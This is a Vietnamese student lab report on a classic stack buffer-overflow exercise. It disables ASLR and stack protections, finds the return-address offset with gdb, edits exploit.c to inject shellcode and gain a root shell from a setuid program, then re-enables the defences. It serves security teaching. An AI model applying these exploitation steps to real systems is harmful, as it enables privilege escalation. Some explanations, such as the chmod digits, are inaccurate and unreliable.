Họ và tên: Lương Chin Du MSSV:21110870

Môn học: An toàn thông tin Mã môn: INSE330380\_23\_1\_09

Giảng viên hướng dẫn: Huỳnh Nguyên Chính


**Lab2: Buffer Overflows**

**Bước 0: Chuẩn bị**

* Chuẩn bị Ubuntu 16.04




* Chuẩn bị 2 source code: stack.c, exploit.c, được lưu vào 🡪 Được lưu vào Documents/ATTT/Lab2



**Bước 1: Disable address randomization (Tắt tính năng ngẫu nhiên hóa địa chỉ) bằng lệnh:**

$sudo sysctl –w kernel.randomize\_va\_space=0

Nó sẽ tắt (hoặc đặt thành 0) chức năng "Address Space Layout Randomization (ASLR)" cho các quá trình (process) trong hệ thống. Không còn ngẫu nhiên hóa vị trí của các phân vùng bộ nhớ của các quá trình nữa. Điều này làm giảm đi tính bảo mật của hệ thống, vì một tấn công từ xa hoặc tấn công tràn bộ đệm sẽ dễ dàng hơn nếu attacker biết chính xác vị trí của các phân vùng bộ nhớ.



**Bước 2: Finding the address of the inject code (Tìm địa chỉ của Inject code)**


Inject code là một hành động mà kẻ tấn công thêm mã máy tính (thường là mã độc hại) vào một chương trình hoặc hệ thống để thực hiện các tấn công gây hại cho người khác.

Chạy lệnh:

**$gcc –z execstack –fno-stack-protector –g –o stack\_dbg stack.c**

(Chạy file stack.c với trình biên dịch gcc)


Trong câu lệnh trên có sử dụng cơ chế bảo vệ StackGuard: bằng cách đặt 1 khối bảo vệ giữa return address và buffer để ngăn chặn lỗi tràn bộ đệm. Khi có sự bảo vệ này, các cuộc tấn công tràn bộ đệm sẽ không hoạt động, có thể tắt tính năng bảo vệ này trong quá trình biên dịch bằng cách bỏ hoặc thêm sử dụng tùy chọn “-fno-stack-protector” để tắt hoặc mở.




Tạo 1 badfile bằng lệnh: $touch badfile




Chạy file stack\_dbg ở chế độ debug để dịch ngược mã nguồn bằng lệnh và xem code assembly của file này bằng lệnh: **$gdb stack\_dbg**





Đặt 1 break point ở hàm bof: (**gdb)b bof**



Sau đó chạy lệnh: run để tiến hành debug:







Trích xuất địa chỉ của ebp (con trỏ previous point frame): **(gdb)p $ebp**



Kết quả địa chỉ của ebp là: 0xbfffeb28

Tiếp đến, ta trích xuất địa chỉ của buffer bằng lệnh: **(gdb)p &buffer**



Thu được kết quả địa chỉ buffer là: 0xbfffeb08

Tính khoảng cách giữa ebp và buffer: Lấy địa chỉ ebp - địa chỉ buffer

**(gdb) p/d 0xbfffeb28 – 0xbffffeb08=32**



Như vậy, địa chỉ của return address=ebp+32+4(bộ nhớ 32bit)

=ebp + 36

**Bước 3: Edit exploit.c (Chỉnh sửa file exploit.c)**

công thức tính địa chỉ mã độc là: ebp + [randomNum], kết quả không chứ chữ số 0 (vì câu lệnh copy gặp \0 sẽ lập tức kết thúc)


Địa chỉ ebp: 0xbfffeb28

Lấy ebp+0x80= 0xbfffeba8 (không có số 0)

Tiếp theo, thêm code và thay đổi địa chỉ của ebp trong file exploit.c:

**\*((long \*) (buffer + 36)) = 0xbfffeb28 + 0x80;**

**memcpy(buffer + sizeof(buffer) – sizeof(shellcode), shellcode, sizeof(shellcode));**



Bước 4: Chạy chương trình:

**$ sudo ln -sf /bin/zsh /bin/sh**

🡪Khi dùng các bit đặc biệt thì trở về shell để tránh tấn công.



**$ gcc -DBUF\_SIZE=100 -o stack -z execstack -fno-stack-protector stack.c**

(Chạy file stack.c với trình biên dịch gcc, thay đổi giá trị của biến DBUF\_SIZE trong file stack.c thành 100)

Trong câu lệnh trên có sử dụng cơ chế bảo vệ StackGuard: bằng cách đặt 1 khối bảo vệ giữa return address và buffer để ngăn chặn lỗi tràn bộ đệm. Khi có sự bảo vệ này, các cuộc tấn công tràn bộ đệm sẽ không hoạt động, có thể tắt tính năng bảo vệ này trong quá trình biên dịch bằng cách bỏ hoặc thêm sử dụng tùy chọn “-fno-stack-protector” để tắt hoặc mở.



Để thực hiện đặc quyền, ta cho stack về root qua lệnh: **$ sudo chown root stack**



Bật bit đặc biệt cho root bằng lệnh: **$ sudo chmod 4755 stack**

4 ở đầu là quyền đọc cho người dùng gốc (root).

7 sau đó là quyền đọc, ghi và thực thi cho người dùng (root). (4+2+1)

5 sau đó là quyền đọc và thực thi cho nhóm người dùng (group). (4+1)

5 cuối cùng là quyền đọc và thực thi cho tất cả người dùng khác (other). (4+1)

Tiếp đến: compile file exploit thành file thực thi bằng lệnh: **$ gcc -o exploit exploit.c**

Tiến hành chạy chương trình cùng mới đoạn mã độc bằng: **$ ./exploit và ./stack**


* “#” cho ta thấy được kết quả kẻ tấn công đã thành công trong việc lấy quyền kiểm soát hoàn toàn (root access) đối với một hệ thống hoặc máy tính.

**Bước 5: Defeating Address Randomization (ASLR)**

Để bảo vệ lại các chương trình, ta bật lA screenshot of a computer code


Description automatically generatedại chế độ random địa chỉ bằng lênh và lúc này sẽ không cần nhập mật khẩu nữa:

**sudo sysctl -w kernel.randomize\_va\_space=2**



**Bước 6: Turn on the StackGuard Protection**


Biên dịch chương trình mà không cần **-fno-stack-protector**



**Bước 7: Turn on the Non-executable Stack Protection**

Compile lại chương trình stack, sử dụng noexecstack bằng lệnh:

**$ gcc -o stack -fno-stack-protector -z noexecstack stack.c**



🡪Không thể thi thực trên vùng nhớ stack nhờ có lệnh noexecstack.